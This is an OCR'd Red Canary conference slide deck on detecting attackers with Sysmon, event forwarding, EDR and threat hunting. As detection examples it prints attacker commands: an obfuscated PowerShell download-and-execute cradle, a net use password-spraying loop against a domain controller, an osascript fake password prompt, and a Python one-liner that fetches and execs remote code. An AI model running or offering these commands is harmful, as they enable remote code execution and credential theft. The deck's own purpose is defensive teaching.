Detecting and Preventing the Adversary

red canary

Presenter

Michael Haag


ADVANCED THREAT DETECTION, RED CANARY

@M_HAGGIS

Objectives

- Learn something new
- Reduce breach detection
- Find evil things

red canary



SO YOU'RE TELLING ME
YOU WANT TO DEFEAT THE ATTACKER?
memegenerator.net

red canary

General Philosophies

- Black box approach
- Might end up with more detection
- Not a fan of silver bullets
- Prevention leads us to the water, but you can never drink enough

red canary


Security Awareness & Policy Enforcement
Endpoint Threat Detection and Response
Vulnerability & Log Management
Content Filtering/Perimeter Detection/Prevention
Privileged Account Management

red canary

Detect

red canary

Logging

Splunk	Graylog	Windows Event Forwarding
$$$ Most advanced Market skills available	Free Similar to Splunk Market skills easy to find	Free Can be a mess Requires no skills
Scales well	Scales well	Can feel ghetto
ML Toolkit Enterprise Apps TA’s Large following/community	Limited features No CIM	Manual or PowerShell review

red canary

Sysmon

- Simple deployment
- Standardized Config

https://github.com/MHaggis/sysmon-dfir

```
<Sysmon schemaversion="3.20">
  <HashAlgorithms>md5,imphash</HashAlgorithms>
  <EventFiltering>
    <ProcessCreate onmatch="include">
        <Image condition="contains">cmd.exe</Image>
          <Image condition="contains">powershell.exe</Image>
          <Image condition="contains">wmic.exe</Image>
          <Image condition="contains">cscirpt.exe</Image>
          <Image condition="contains">wscript.exe</Image>
          <Image condition="contains">net.exe</Image>
          <Image condition="contains">psexec.exe</Image>
          <ParentImage condition="contains">cmd.exe</ParentImage>
          <ParentImage condition="contains">powershell.exe</ParentImage>
          <ParentImage condition="contains">wmic.exe</ParentImage>
          <ParentImage condition="contains">cscirpt.exe</ParentImage>
          <ParentImage condition="contains">wscript.exe</ParentImage>
          <ParentImage condition="contains">net.exe</ParentImage>
          <ParentImage condition="contains">psexec.exe</ParentImage>
          <ParentImage condition="contains">explorer.exe</ParentImage>
    </ProcessCreate>
  </EventFiltering>
</Sysmon>
```

Microsoft-Windows-Sysmon%4Operational Number of events: 4,409

Level	Date and Time	Source	Event ID	Task Category
Information	1/13/2017 10:25:43 AM	Sysmon	1	Process Creat...
Information	1/13/2017 10:25:43 AM	Sysmon	1	Process Creat...
Information	1/13/2017 10:25:43 AM	Sysmon	1	Process Creat...
Information	1/13/2017 10:25:41 AM	Sysmon	3	Network conn...
Information	1/13/2017 10:25:39 AM	Sysmon	1	Process Creat...
Information	1/13/2017 10:25:30 AM	Sysmon	1	Process Creat...
Information	1/13/2017 10:25:24 AM	Sysmon	1	Process Creat...
Information	1/13/2017 10:25:23 AM	Sysmon	1	Process Creat...

Event 1, Sysmon


General | Details

UtcTime: 2017-01-13 18:25:43.619
ProcessGuid: {adba0bcd-1ba7-5879-0000-001063740f00}
ProcessId: 3840
Image: C:\Windows\System32\reg.exe
CommandLine: C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /
/reg:64
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {adba0bcd-1b55-5879-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=A3F446F1E2B8C6ECE56F608FB32B8DC6,IMPHASH=A069A88BBB8016324D7EC0A0EEC459EB
ParentProcessGuid: {adba0bcd-1ba7-5879-0000-0010845f0f00}
ParentProcessId: 3804
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\micros
\softwareinventorylogging /v collectionstate /reg:64

red canary


Windows Event Forwarding

- DeepBlueCLI
- EventMonkey
- PowerShell



red canary

EDR



red canary

Three Ways to Look at Everything

1. Specific detections
2. Broad detections
3. All the things

PowerShell.exe

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -c "$hqVR=[Type](\"{3}{2}{0}{1}\"-f 'C','LienT','.wEb','nET'); ${x}=((gCI (\"V\"+\"ArIAble\"+\":hQvr\")).\"v`ALUE\"::(\"{0}{1}\" -f 'n','ew').Invoke()).(\"{3}{1}{0}{2}\" -f 'n','adstri','g','downlo').Invoke((\"{15}{10}{21}{4}{24}{20}{7}{5}{3}{38}{11….}\" -f '0a3','4','f27b69','ercont','/gi','bus','or-sec/2f','thu','raw/3','ob','t','nt.c','d7','/','126e96','ht','8c5ed','d','om','/em','gi','ps:/','p','f','st.','6','dd','ed5a','/','4','5eeef3','9b55e79b0a','c26','v','3f87bd015','ect','f','64e60c41','e'))|.(\"{1}{0}\" -f 'EX','I')”


1. PowerShell.exe + netconn + …
2. PowerShell.exe –enc/download/http/
3. PowerShell.exe

red canary

Net.exe

```
@FOR /F %n in (users.txt) DO @FOR /F %p in (pass.txt) DO @net use
\\DOMAINCONTROLLER\IPC$ /user:DOMAIN\%n %p 1>NUL 2>&1 && @echo [*]
%n:%p && @net use /delete \\DOMAINCONTROLLER\IPC$ > NUL
```

1. Net.exe view/user
2. Net.exe groups "domain administrators" /domain
3. Net.exe



Osascript

osascript -e tell app "ScreenSaverEngine" to activate -e tell app "ScreenSaverEngine" to display dialog "ScreenSaver requires your password to continue. Password **Incorect!**" & return default answer "" with icon 1 with hidden answer with title "ScreenSaver Alert”

EmPyre

https://github.com/adaptivethreat/EmPyre

red canary

Python

```
python -c import urllib2; r = urllib2.urlopen('http://5.2.6.1/'); exec(r.read());
```

Python, perl, ruby….

red canary

So, you’re hunting now…

red canary


Now That You’re a Threat Hunter …

Put the pieces together:

- Authentication
- Firewall
- VPN
- DNS


red canary

Red Team / PenTest



red canary

Not APT




red canary

Nation State

- Staffed
- Highly skilled
- Works around the clock
- Blends in

“Know your network better than you”

- https://youtu.be/bDJb8WOJYdA
- Rob Joyce, Chief, Tailored Access Operations, National Security Agency




Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Execution
Collection
Exfiltration
Command and Control

MITRE

